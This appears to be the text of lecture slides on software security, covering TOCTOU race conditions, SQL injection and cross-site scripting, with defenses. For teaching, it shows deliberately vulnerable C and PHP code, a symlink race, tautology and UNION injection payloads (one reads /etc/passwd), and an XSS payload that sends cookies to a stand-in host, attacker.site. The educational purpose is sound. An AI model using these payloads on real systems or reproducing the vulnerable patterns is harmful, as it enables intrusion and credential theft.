 - The concurrent flows must access a common shared *race object*
 - Change state property
 - At least one control flow must alter the state of the race object



Race window

- A code segment that accesses the race object in a way that opens a window of opportunity for race condition
 - Sometimes referred to as critical section
- Traditional approach
 - Ensure race windows do not overlap
 - Make them mutually exclusive
 - Language facilities – *synchronization primitives (SP)*
 - *Deadlock* is a risk related to SP
 - Denial of service



Time of Check, Time of Use

- Source of race conditions
 - Trusted (tightly coupled threads of execution) or untrusted control flows (separate application or process)
- ToCTToU race conditions
 - Can occur during file I/O
 - Forms a RW by first *checking* some race object and then *using* it



Example

```
int main(int argc, char *argv[]) {
    FILE *fd;
    if (access("/some_file", W_OK) == 0) {
        printf("access granted.\n");
        fd = fopen("/some_file", "wb+");
        /* write to the file */
        fclose(fd);
    } else {
        err(1, "ERROR");
    }
    return 0;
} Figure 7-1
```


- Assume the program is running with an effective UID of root



TOCTOU

- Following shell commands during RW


```
rm /some_file  
ln /myfile /some_file
```
- Mitigation
 - Replace access() call by code that does the following
 - Drops the privilege to the real UID
 - Open with fopen() &
 - Check to ensure that the file was opened successfully



SQL Injections

Web Applications

■ Three-tier applications




Make queries and updates against the database

Scalability
issue

Web Applications

■ N-tier Architecture





SQL Injection – how it happens

- In Web application
 - values received from a Web form, cookie, input parameter, etc., are not typically validated before passing them to SQL queries to a database server.
 - Dynamically built SQL statements
 - an attacker can control the input that is sent to an SQL query and manipulate that input
 - the attacker may be able to execute the code on the back-end database.



HTTP Methods: Get and Post

■ POST

- Sends information pieces to the Web Server
- Fill the web form & submit

```
<form action="process.php" method="post">  
<select name="item">  
...  
<input name="quantity" type="text" />
```

```
$quantity = $_POST['quantity'];  
$item = $_POST['item'];
```

HTTP Methods: Get and Post

- GET method

- Requests the server whatever is in the URL

```
<form action="process.php" method="get">  
<select name="item">  
...  
<input name="quantity" type="text" />
```

```
$quantity = $_GET['quantity'];  
$item = $_GET['item'];
```

At the end of the URL:

```
"?item=##&quantity=##"
```



SQL Injection

- <http://www.victim.com/products.php?val=100>
 - To view products less than \$100
 - `val` is used to pass the value you want to check for
 - PHP Scripts create a SQL statement based on this

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT * FROM Products WHERE Price < `$_GET['val']' ".
        "ORDER BY ProductDescription";
// execute the query against the database
$result = mysql_query($query);
// iterate through the record
// CODE to Display the result
```

```
SELECT *
FROM Products
WHERE Price <'100.00'
ORDER BY ProductDescription;
```



SQL Injection

- <http://www.victim.com/products.php?val=100' OR '1'='1>

```
SELECT *  
FROM Products  
WHERE Price <'100.00 OR '1'='1'  
ORDER BY ProductDescription;
```

**The WHERE condition is always true
So returns all the product !**



SQL Injection

- CMS Application (Content Mgmt System)

- <http://www.victim.com/cms/login.php?username=foo&password=bar>

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT userid FROM CMSUsers
        WHERE user = '$_GET["user"]' ".
        "AND password = '$ GET["password"]'";

// execute the query
$result = mysql_query($query);

$rowcount = mysql_num_rows($result);
// if a row is returned then the credentials are valid so
// forward the user to the admin pages
if ($rowcount != 0){header("Location: admin.php");}
// if a row is not returned then the credentials must be invalid
else {die('Incorrect username or password, please try again.')}
```



SQL Injection

- CMS Application (content Mgmt System)

<http://www.victim.com/cms/login.php?username=foo&password=b>

Remaining code

```
$rowcount = mysql_num_rows($result);  
// if a row is returned then the credentials must be valid, so  
// forward the user to the admin pages  
if ($rowcount != 0){header("Location: admin.php");}  
// if a row is not returned then the credentials must be invalid  
else {die('Incorrect username or password, please try again.')}
```

<http://www.victim.com/cms/login.php?username=foo&password=bar' OR '1'='1>

```
SELECT userid  
FROM CMSUsers  
WHERE user = 'foo' AND password = 'bar' OR '1'='1';
```



Dynamic String Building

- PHP code for dynamic SQL string

```
// a dynamically built sql string statement in PHP
$query = "SELECT * FROM table WHERE field = '$_GET[\"input\"]'";
```

- Key issue – no validation
- An attacker can include SQL statement as part of the input !!
- anything following a quote is a code that it needs to run and anything encapsulated by a quote is data

Incorrect Handling of Escape Characters

- Be careful with escape characters
 - like single-quote (string delimiter)
 - E.g. the blank space (), double pipe (||), comma (,), period (.), (* /), and double-quote characters (") have special meanings --- in Oracle

```
-- The pipe [||] character can be used to append a function to a value.  
-- The function will be executed and the result cast and concatenated.  
http://victim.com/id=1 || utl_inaddr.get_host_address(local)
```

```
-- An asterisk followed by a forward slash can be used to terminate a  
-- comment and/or optimizer hint in Oracle  
http://victim.com/hint = */ from dual-
```


Incorrect Handling of Types

```
// build dynamic SQL statement
$SQL = "SELECT * FROM table WHERE field = $_GET["userid"]";
// execute sql statement
$result = mysql_query($SQL);
// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);
// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
    if ($row <= $rowcount){
        print $db_field[$row]. "<BR>";
        $row++;
    }
}
```

Numeric

INPUT:

```
1 UNION ALL SELECT LOAD_FILE('/etc/passwd')--
```



UNION Statements

```
SELECT column-1,column-2,...,column-N FROM table-1
UNION [ALL]
SELECT column-1,column-2,...,column-N FROM table-2
```

- Exploit:
 - First part is original query
 - Inject UNION and the second part
 - Can read any table
- Fails or Error if the following not met
 - The queries must return same # columns
 - Data types of the two SELECT should be same (compatible)
- Challenge is finding the # columns

Defenses

Parameterization

- Key reason – SQL as String !! (dynamic SQL)
- Use APIs – and include parameters
- Example – Java + JDBC

```
Connection con = DriverManager.getConnection(connectionString);  
  
String sql = "SELECT * FROM users WHERE username=? AND  
password=?";  
  
PreparedStatement lookupUser = con.prepareStatement(sql);  
  
// Add parameters to SQL query  
  
lookupUser.setString(1, username); // add String to position 1  
lookupUser.setString(2, password); // add String to position 2  
  
rs = lookupUser.executeQuery();
```

Defenses

Parameterization

- PHP example with MySQL

```
$con = new mysqli("localhost", "username", "password", "db");  
$sql = "SELECT * FROM users WHERE username=? AND password=?";  
$cmd = $con->prepare($sql);  
  
// Add parameters to SQL query  
// bind parameters as strings  
  
$cmd->bind_param("ss", $username, $password);  
$cmd->execute();
```



Defenses

Parameterization

- PL/SQL

```
DECLARE
```

```
    username varchar2(32);  
    password varchar2(32);  
    result integer;
```

```
BEGIN
```

```
    Execute immediate 'SELECT count(*) FROM users where  
        username=:1 and password=:2' into result using username,  
        password;
```

```
END;
```

Defenses

Validating Input

- Validate compliance to defined types
 - Whitelisting: Accept those known to be good
 - Blacklisting: Identify bad inputs
 - Data type/size/range/content
 - Regular expression `^d{5}(-\d{4})?$` [for zipcode]
 - Try to filter blacklisted characters (can be evaded)



Sources for other defenses

- Other approaches available – OWA Security Project (www.owasp.org)



Cross-Site Scripting



Cross Site Scripting

- XSS : Cross-Site Scripting
 - Quite common vulnerability in Web applications
 - Allows attackers to insert Malicious Code
 - To bypass access
 - To launch “phishing” attacks
 - Cross-Site” -foreign script sent via server to client
 - Malicious script is executed in Client’s Web Browser



Cross Site Scripting

- Scripting: Web Browsers can execute commands
 - Embedded in HTML page
 - Supports different languages (JavaScript, VBScript, ActiveX, etc.)
- Attack may involve
 - Stealing Access Credentials, Denial-of-Service, Modifying Web pages, etc.
 - Executing some command at the client machine

Overview of the Attack

```
<HTML>  
<Title>Welcome!</Title>  
  Hi Mark Anthony<BR> Welcome To Our Page  
  ...  
</HTML>
```

Client



page

Target
Server



Name = Mark Anthony

```
GET /welcomePage.cgi?name=Mark%20Anthony HTTP/1.0  
Host: www.TargetServer.com
```

Overview of the Attack

```
<HTML>
<Title>Welcome!</Title>
  Hi <script>alert(document.cookie)</script>
<BR> Welcome To Our Page
...
</HTML>
```

- Opens a browser window
- All cookie related to TargetServer displayed

Client



Target Server



When clicked

```
GET
/welcomePage.cgi?name=<script>alert(document.cookie)</script>
HTTP/1.0
Host: www.TargetServer.com
```

Page with link

Attacker



```
Page has link:
http://www.TargetServer.com/welcome.cgi?name=<script>alert
(document.cookie)</script>
```



Overview of the Attack

- In a real attack – attacker wants all the **cookie!!**

Page has link:

```
http://www.TargetServer.com/welcomePage.cgi?name=<script>window.open("http://www.attacker.site/collect.cgi?cookie="%2Bdocument.cookie)</script>
```

```
<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie)
</script>
<BR> Welcome To Our Page
...
</HTML>
```

- Calls collect.cgi at attacker.site
- All cookie related to TargetServer are sent as input to the cookie variable
- Cookies compromised !!
- Attacker can impersonate the victim at the TargetServer !!



Defenses

- Properly sanitize input
 - E.g., filter out "<" and ">"
 - Firefox Nscript Plugin does it
 - But client is not responsible – developers need to be careful
- Built-in browser security
 - Selectively disable client-side scripting
- Safe browsing practice